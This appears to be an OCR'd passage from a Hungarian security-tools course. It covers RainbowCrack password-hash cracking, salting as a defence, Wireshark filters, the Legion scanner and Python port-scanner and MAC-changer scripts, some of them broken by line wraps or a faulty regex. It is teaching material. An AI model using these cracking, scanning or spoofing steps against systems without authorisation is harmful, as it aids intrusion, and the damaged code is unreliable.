A számok nincsenek feldolgozva, de szükségesek. Crunch ezt generálja: birdcatdog, birddogcat, catbirddog, catdogbird, dogbirdcat, dogcatbird.

Szivárvány táblák (Rainbow tables)

A szivárványtáblák speciális szótártáblák (adatbázisok), amelyek hash értékeket tartalmaznak a sima szöveges szótári jelszavak helyett. ezekkel hajtjuk végre a támadást. A következő példa a RainbowCrack segítségével szivárványtáblát készít.

```
┌──(root💀kali)-[/home/kali]
└─# rcrack
RainbowCrack 1.8
Copyright 2020 RainbowCrack Project. All rights reserved.
http://project-rainbowcrack.com/

usage: ./rcrack path [path] [ ... ] -h hash
       ./rcrack path [path] [ ... ] -l hash_list_file
       ./rcrack path [path] [ ... ] -lm pwdump_file
       ./rcrack path [path] [ ... ] -ntlm pwdump_file
path:              directory where rainbow tables (*.rt, *.rtc) are stored
-h hash:           load single hash
-l hash_list_file: load hashes from a file, each hash in a line
-lm pwdump_file:   load lm hashes from pwdump file
-ntlm pwdump_file: load ntlm hashes from pwdump file

implemented hash algorithms:
    lm HashLen=8 PlaintextLen=0-7
    ntlm HashLen=16 PlaintextLen=0-15
    md5 HashLen=16 PlaintextLen=0-15
    sha1 HashLen=20 PlaintextLen=0-20
    sha256 HashLen=32 PlaintextLen=0-20

examples:
    ./rcrack . -h 5d41402abc4b2a76b9719d911017c592
    ./rcrack . -l hash.txt
```

Néhány konverziós funkció:

```
┌──(root💀kali)-[/home/kali]
└─# rt2rtc
RainbowCrack 1.8
Copyright 2020 RainbowCrack Project. All rights reserved.
http://project-rainbowcrack.com/

usage: rt2rtc path [-s start_point_bits] [-e end_point_bits] [-c chunk_size_in_mb] [-p]

1 ⩽ start_point_bits ⩽ 64
1 ⩽ end_point_bits   ⩽ 64
1 ⩽ chunk_size_in_mb

┌──(root💀kali)-[/home/kali]
└─# rtc2rt
RainbowCrack 1.8
Copyright 2020 RainbowCrack Project. All rights reserved.
http://project-rainbowcrack.com/

usage: ./rtc2rt path
```

A szivárvány táblák generálása nagyon időigényes.

```
┌──(root💀kali)-[/home/kali]
└─# rtgen
RainbowCrack 1.8
Copyright 2020 RainbowCrack Project. All rights reserved.
http://project-rainbowcrack.com/

usage: rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index
       rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index -bench

hash algorithms implemented:
    lm HashLen=8 PlaintextLen=0-7
    ntlm HashLen=16 PlaintextLen=0-15
    md5 HashLen=16 PlaintextLen=0-15
    sha1 HashLen=20 PlaintextLen=0-20
    sha256 HashLen=32 PlaintextLen=0-20

examples:
    rtgen md5 loweralpha 1 7 0 1000 1000 0
    rtgen md5 loweralpha 1 7 0 -bench
```

Védekezés a szivárvány táblák ellen

A szivárvány táblák nem hatékonyak azoknál az egyirányú hash algoritmusknál, ahol nagy méretű „só” segítségével történik a kódolás. Tehát adj egy kis “sót” a jelszóhoz és annak a hash-ját generáljuk le:

saltedhash(password) = hash(password + salt)


A nagy méretű só az előre kiszámítható táblákat elronthatja.

Wireshark


A Wireshark egy csomag lehallgató és elemző eszköz. A „csomag” egy darab üzenet valamilyen hálózati protokollból is (azaz TCP, DNS stb.). A Wireshark rögzíti a hálózati forgalmat a helyi hálózaton, és eltárolja ezeket az adatokat offline elemzéshez. az adatforrás lehet:

- Ethernet,
- Bluetooth,
- Wireless (IEEE.802.11),
- Token Ring, etc.

A Wireshark kezdőképernyője:




Az ábrán az eth0 adapter mellett egy kis grafikon láható. Ez azt jelenti, hogy az eth0 adapter hálózati forgalmat bonyolít. Ha kettőt kattintunk az adapterre, akkor a forgalmi adatok oldal jelenik meg.



Miután rögzítettünk néhány csomagot, vagy megnyitottunk egy korábban mentett rögzítési fájlt, megtekinthetjük egy adott csomag adatait a csomagok listájából. Ehhez egyszerűen rákattintunk egy csomagra, a z eszköz ekkor megjeleníti a kiválasztott csomagot fa nézetben és bájt nézet ablakban.

A fa bármely részét tovább bonthatjuk és részletes információt tekinthetünk meg egyes csomagok protokolljairól. A fa egy elemére kattintva bájt nézetet kapunk- Például egy TCP csomag kiválasztása látható az ábrán. Az üzente fejléce is számos információt ad [3].



Az adatoszlopok adatait részletesen a felső rész mutatja [2]:

No.: Ez a rögzített adatcsomag sorszáma. A zárójel azt jelzi, hogy ez a csomag egy beszélgetés része.

Idő: Ez az oszlop azt mutatja meg, hogy a rögzítés megkezdése óta mikor rögzítették ezt a csomagot. Ezt az értéket a Beállítások menüben módosíthatjuk.

Forrás: Ez a csomag címét küldő rendszer címe.

Cél: Ez a csomag címzettjének címe.

Protokoll: Ez a csomag típusa, például TCP, DNS, DHCPv6 vagy ARP.

Hossz: Ez az oszlop a csomag hosszát mutatja bájtban.

Információ: Ez az oszlop további információkat tartalmaz a csomag tartalmáról, és attól függően változik, hogy milyen csomagról van szó.

Ha a hálózati forgalmat vizsgáljuk akkor rengeteg csomagot fogunk látni. A Wireshark két módszerrel csökkenti az elemzendő adatok mennyiségét:

- felvételi szűrők és
- nézet szűrők

alkalmazásával.

Ha egy adott gazdagép forgalmát szeretnéd rögzíteni, írd be

```
host 192.168.1.101
```


Egy port tartomány megadása:

```
net 192.168.1.100/24
```

Megadhatsz egyedi port számokat is pl.: Domain Name Services port (53)


```
port 53
```

Számos statisztika áll rendelkezésre:




Legion


Legion egy sebezhetőség ellenőrző eszköz.




Miután megadtad az ellenőrizendő IP -tartományt, a Legion összegyűjti az adatokat a számítógépről.



Számos beállítás áll rendelkezésre:



Van brute force támadásra is lehetőség:



Hivatkozások

[1] https://tools.kali.org/tools-listing
[2] https://www.varonis.com/blog/how-to-use-wireshark/
[3] https://www.wireshark.org/docs/wsug_html_chunked/ChapterWork.html
[4] https://www.openwall.com/john/doc/EXAMPLES.shtml

Biztonsági eszközök írása python nyelven

Python port scanner

https://www.geeksforgeeks.org/port-scanner-using-python/

```
import pyfiglet
import sys
import socket
from datetime import datetime

ascii_banner = pyfiglet.figlet_format("PORT SCANNER")
print(ascii_banner)

# Defining a target
if len(sys.argv) == 2:

        # translate hostname to IPv4
        target = socket.gethostbyname(sys.argv[1])
else:
        print("Invalid ammount of Argument")
```

```
# Add Banner
print("-" * 50)
print("Scanning Target: " + target)
print("Scanning started at:" + str(datetime.now()))
print("-" * 50)

try:

        # will scan ports between 1 to 65,535
        for port in range(1,65535):
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                socket.setdefaulttimeout(1)

                # returns an error indicator
                result = s.connect_ex((target,port))
                if result == 0:
                        print("Port {} is open".format(port))
                s.close()

except KeyboardInterrupt:
                print("\n Exitting Program !!!!")
                sys.exit()
except socket.gaierror:
                print("\n Hostname Could Not Be Resolved !!!!")
                sys.exit()
except socket.error:
                print("\ Server not responding !!!!")
                sys.exit()
```

Port szkenner python-nmap segítségével

https://www.geeksforgeeks.org/port-scanner-using-python-nmap

Első lépés a telepítés:

```
pip install python-nmap
```

```
import nmap

# take the range of ports to
# be scanned
begin = 75
end = 80

# assign the target ip to be scanned to
# a variable
target = '127.0.0.1'

# instantiate a PortScanner object
scanner = nmap.PortScanner()

for i in range(begin,end+1):

        # scan the target port
        res = scanner.scan(target,str(i))

        # the result is a dictionary containing
```

```
        # several information we only need to
        # check if the port is opened or closed
        # so we will access only that information
        # in the dictionary
        res = res['scan'][target]['tcp'][i]['state']

        print(f'port {i} is {res}.')
```

Egy másik port szkenner kódja megtalálható a következő linken

https://github.com/YaokaiYang-assaultmaster/py3PortScanner

Python általános UDP és TCP szkenner

https://github.com/drakeloud/pythonScanner

```
#!/usr/bin/python
from __future__ import print_function

import argparse
import os
import socket
import sys
from datetime import datetime

from netaddr import IPNetwork

# Set up argparse
parser = argparse.ArgumentParser()
parser.add_argument("hosts")
parser.add_argument("ports")
parser.add_argument("-u", "--UDP", help="Perform a UDP scan on the ports specified", action="store_true")
parser.add_argument("-t", "--traceroute", help="Use traceroute with the scan", action="store_true")
args = vars(parser.parse_args())

# Start timer! woo hoo!
timeOne = datetime.now()

# Clean the ports that you received
portsUgly = args['ports']
ports = portsUgly.split(",")
UDP = args['UDP']
hostValue = args['hosts']
hosts = []


def clear_screen():
    """
    Clear screen that handle multiple OS.
    """
    if os.name == 'nt':
        os.system('cls')
    else:
        os.system('clear')


def scan_ports(host):
    """
    Function to get the ports for every host
    """
    try:
        for port in ports:
            # Goes through each port in range
            port = int(port)
            # Here's the scan of the port
            if UDP:
                sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
            else:
```

```
                sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

            result = sock.connect_ex((host, port))

            if UDP:
                if result == 0:
                    print("UDP Port {}: \t Open".format(port))
            else:
                if result == 0:
                    print("TCP Port {}: \t Open".format(port))
            sock.close()

    # Error handling if something goes bad
    except socket.gaierror:
        print('Couldnt find hostname. The hostname may be invalid or
incorrect.')
        sys.exit()
    except socket.error:
        print('Bad connection to server. Try again later.')
        sys.exit()
    except KeyboardInterrupt:
        print('Bye..')
        sys.exit()


if __name__ == '__main__':
    clear_screen()

print("**********************************************************************
*****")
    print("                     Scanning hosts, please wait...")

print("**********************************************************************
*****")
    print("")
    print("User entered ports: ", portsUgly)
    print("")
    print("User entered hosts: ", hostValue)
    print("")
    if UDP:
        print("Currently Scanning UDP ports...")
    else:
        print("Currently Scanning TCP ports...")
    print("")

    # Get Hosts Values
    if "/" in hostValue:
        ip = IPNetwork(hostValue)
        ip_list = list(ip)

        for ip in IPNetwork(hostValue).iter_hosts():
            hosts.append('%s' % ip)

    else:
        hosts.append(hostValue)

    print("----------------RESULTS----------------")
```

```
    for host in hosts:
        print("Scanning host: ", host)
        scan_ports(host)
        print("")

    timeTwo = datetime.now()

    finalTime = timeTwo - timeOne
    print("Scan finished in the following time: ", finalTime)

print("**********************************************************************
*****")
    print("                Hosts Scanned. Finishing up... (-.-)Zzz...")

print("**********************************************************************
*****")
```


Hálózati kártya fizikai címének megváltoztatása Linuxon

https://github.com/rajan98/macky

```
import subprocess
import argparse
import re


def find_mac(interface):
    try:
        result = subprocess.check_output(['ifconfig', interface])
    except:
        print('[-] Device Not found')
        exit()
    all_mac = re.search(r"\w\w:\w\w:\w\w:\w\w:\w\w:\w\w:\w\w", str(result))
    if not all_mac:
        return None
    return all_mac.group(0)


def change_mac(interface, new_mac):
    print('[+] Changing MAC of {0} to {1}'.format(interface, new_mac))
    oldMac = find_mac(interface)
    if oldMac:
        print('old MAC: {0}'.format(oldMac))
        subprocess.call(['ifconfig', interface, 'down'])
        subprocess.call(['ifconfig', interface, 'hw', 'ether', new_mac])
        subprocess.call(['ifconfig', interface, 'up'])

        newMac = find_mac(interface)
        if newMac:
            if newMac == oldMac:
                print('[-] Unable to change the MAC address')
            else:
                print('[+]  MAC  address  was  changed  Successfully  to
{0}'.format(newMac))
    else:
